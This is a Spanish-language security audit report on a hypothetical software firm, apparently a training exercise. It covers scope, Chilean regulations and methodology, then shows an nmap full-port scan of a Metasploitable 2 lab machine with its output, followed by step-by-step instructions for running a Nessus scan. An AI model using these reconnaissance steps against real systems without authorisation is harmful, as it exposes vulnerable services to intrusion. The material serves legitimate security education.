INFORME DE AUDITORIA DE SEGURIDAD

Identificación de riesgos, analisis de vulnerabilidades, pruebas de penetracion y recomendaciones

Ruben Apablaza Muñoz
-OZonE-

Introducción

La empresa XYZ es una organización mediana dedicada al desarrollo de software personalizado para clientes del sector financiero, salud y comercio electrónico. Sus operaciones se centran en la entrega de soluciones tecnológicas que manejan grandes volúmenes de información crítica, incluyendo datos personales, financieros y clínicos. La empresa cuenta con un equipo de desarrollo distribuido en distintas ubicaciones, lo que implica una infraestructura tecnológica robusta y altamente interconectada.

Dada la sensibilidad de los datos que gestiona y la criticidad de sus operaciones, la seguridad de la información representa un componente esencial para la continuidad del negocio, el cumplimiento normativo y la confianza de sus clientes.

CONTEXTO DE LA AUDITORIA

a. Descripción de la empresa y su contexto operativo

- **Nombre:** Empresa XYZ (caso hipotético).
- **Sector:** Desarrollo de software.
- **Clientes principales:** Instituciones financieras, clínicas privadas, plataformas de ecommerce.
- **Operación:** Equipos de desarrollo distribuidos, servidores en la nube y en sitio (on-premise).
- **Servicios:** Desarrollo de aplicaciones web, mantenimiento de plataformas, integración de sistemas.

b. Identificación de activos críticos de información y evaluación del entorno normativo aplicable

Activos críticos de información:

1. Código fuente de aplicaciones propias y de clientes.
2. Bases de datos con información sensible (clientes, transacciones, historiales médicos, etc.).
3. Credenciales de acceso a sistemas internos y servidores.
4. Sistemas de control de versiones (como Git).
5. Servidores de aplicaciones y bases de datos.
6. Documentación técnica y contractual.

Entorno normativo aplicable:

- Ley N° 19.628 sobre Protección de la Vida Privada (Chile): regula el tratamiento de datos personales.
- Ley de Delitos Informáticos (Ley N° 21.459): impone responsabilidades penales por infracciones a la seguridad informática.
- Buenas prácticas ISO/IEC 27001: aplicadas de forma interna como referencia para la gestión de seguridad de la información.
- Regulaciones específicas según cliente final: como PCI-DSS o "Norma de carácter general N° 454" de la CMF[i] (para clientes del sector financiero) o estándares HL7 y HIPAA (para clientes del área de la salud). *En este sentido cabe señalar que en Chile no tenemos un equivalente a HIPAA.*

Objetivos de la auditoría

El principal objetivo de esta auditoría fue evaluar el estado actual de la seguridad de la infraestructura tecnológica de la empresa XYZ, con el fin de:

- Identificar vulnerabilidades técnicas en los sistemas y redes utilizadas por la empresa.
- Evaluar la efectividad de los controles de seguridad implementados.
- Analizar el nivel de exposición ante ataques internos y externos.
- Verificar el cumplimiento de políticas internas y regulaciones aplicables en materia de seguridad de la información.
- Proporcionar recomendaciones concretas para mejorar la postura de seguridad y reducir los riesgos asociados a la operación tecnológica de la empresa.

Estos objetivos fueron definidos en base a la criticidad de los servicios prestados por XYZ y a la naturaleza confidencial de los datos que maneja, tales como código fuente, datos de clientes y credenciales de acceso a entornos de producción.

Alcance de la auditoría

Durante la auditoría se evaluaron diversas áreas críticas de la infraestructura tecnológica de la empresa, las cuales se detallan a continuación:

Sistemas

- **Servidores de desarrollo y pruebas:**

  Se auditó el entorno de desarrollo en el que el equipo de ingeniería trabaja con código fuente sensible. Se detectaron configuraciones predeterminadas, servicios innecesarios habilitados y falta de segmentación entre entornos.

- **Servidores de autenticación y base de datos:**

  Se identificaron servidores con servicios críticos (como MySQL y OpenLDAP), algunos con contraseñas por defecto o sin cifrado en las conexiones.

- **Estaciones de trabajo del equipo de TI:**

  Se revisaron equipos utilizados por administradores, verificando instalación de software no autorizado, configuraciones inseguras y ausencia de cifrado de disco.

Aplicaciones

- **Aplicaciones web internas y prototipos:**

  Se identificaron versiones preliminares de aplicaciones en entornos accesibles sin autenticación, algunas con vulnerabilidades conocidas (por ejemplo, inyecciones SQL y falta de validación de entradas).

- **Interfaces de administración (paneles y dashboards):**

  Se accedió a interfaces expuestas con credenciales débiles o sin doble factor de autenticación.

- **Repositorio de código y gestión de versiones:**

  Se detectó exposición de repositorios Git sin control de acceso adecuado, con archivos sensibles y credenciales embebidas.

Redes

- **Segmentación de red:**

  Se detectó falta de separación entre redes de usuarios, servidores y desarrollo. Esto permite un movimiento lateral sencillo en caso de compromiso de un equipo.

- **Configuración de firewalls y puertos expuestos:**

  A través de escaneos con herramientas como Nmap y Nessus se evidenció la exposición de múltiples servicios innecesarios a la red interna.

- **Tráfico interno:**

  Se simuló la captura de tráfico en la red local, detectando transmisión de datos sensibles sin cifrado (incluyendo credenciales en texto claro vía HTTP, FTP y Telnet).

Metodología de auditoria

Con el objetivo de obtener una visión integral del estado de seguridad, se aplicaron los siguientes métodos:

Pruebas de penetración

Se llevaron a cabo ataques simulados desde una máquina Kali Linux contra sistemas representativos de la infraestructura (utilizando Metasploitable 2 como entorno de prueba controlado). Esto permitió evaluar de forma práctica la efectividad de los controles implementados, identificar brechas en la configuración y comprobar hasta qué punto un atacante podría comprometer activos críticos.

Análisis de vulnerabilidades

Se utilizó software especializado (como Nessus y Nmap) para realizar escaneos detallados que permitieron detectar servicios obsoletos, configuraciones inseguras, puertos innecesarios abiertos y vulnerabilidades conocidas sin corregir. Esta técnica permitió obtener una visión rápida y automatizada del estado general de los sistemas.

Entrevistas con el personal


Se realizaron entrevistas simuladas con responsables de TI, desarrollo y soporte para evaluar el conocimiento y la aplicación de políticas de seguridad, procedimientos de respuesta ante incidentes, y gestión de accesos. Esta técnica fue clave para detectar debilidades organizativas, falta de capacitación o procesos informales que afectan la seguridad de forma indirecta.

Resultados y evidencias de la auditoria.

ESCANEO DE VULNERABILIDADES

Análisis de vulnerabilidades con Nmap

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV -T4 192.168.0.35
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-07 12:41 EDT
```



kali@kali: ~

File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV -T4 192.168.0.35
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-07 12:41 EDT
Nmap scan report for 192.168.0.35
Host is up (0.0022s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
41837/tcp open  nlockmgr    1-4 (RPC #100021)
41998/tcp open  mountd      1-3 (RPC #100005)
45675/tcp open  java-rmi    GNU Classpath grmiregistry
59071/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:CD:40:B9 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 130.09 seconds

┌──(kali㉿kali)-[~]
└─$
```


```
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
```

Análisis y evaluación de vulnerabilidades con Nessus


En este punto y debido a que es la primera vez que utilizamos la herramienta Nessus, se expone de forma secuencial los pasos para el escaneo de vulnerabilidades que puede servir como guía para futuras referencias al uso de dicha herramienta.

Primero revisamos la ip de la maquina a la que vamos a revisar sus vulnerabilidades.


En este caso corresponde a la 192.168.0.35/24



Desde la pantalla de inicio de Nessus hacemos click en nuevo scan.




Y en la nueva pantalla seleccionamos Advanced Scan, que es un escaneo más "potente" que el escaneo básico y que son resultados que podemos obtener con Nmap.




Y en esta pantalla ingresamos:

1. El nombre del escaneo.
2. Una descripción.
3. La dirección ip de la maquina objetivo.
4. Le damos click a Save.




De vuelta en esta pantalla le damos click al botón Launch y lo dejamos correr.


OJO Se demorará y es normal debido a que es un escaneo más potente.




Si hacemos click en el nombre, nos mostrará esta pantalla en la que nos muestra que esta "corriendo".



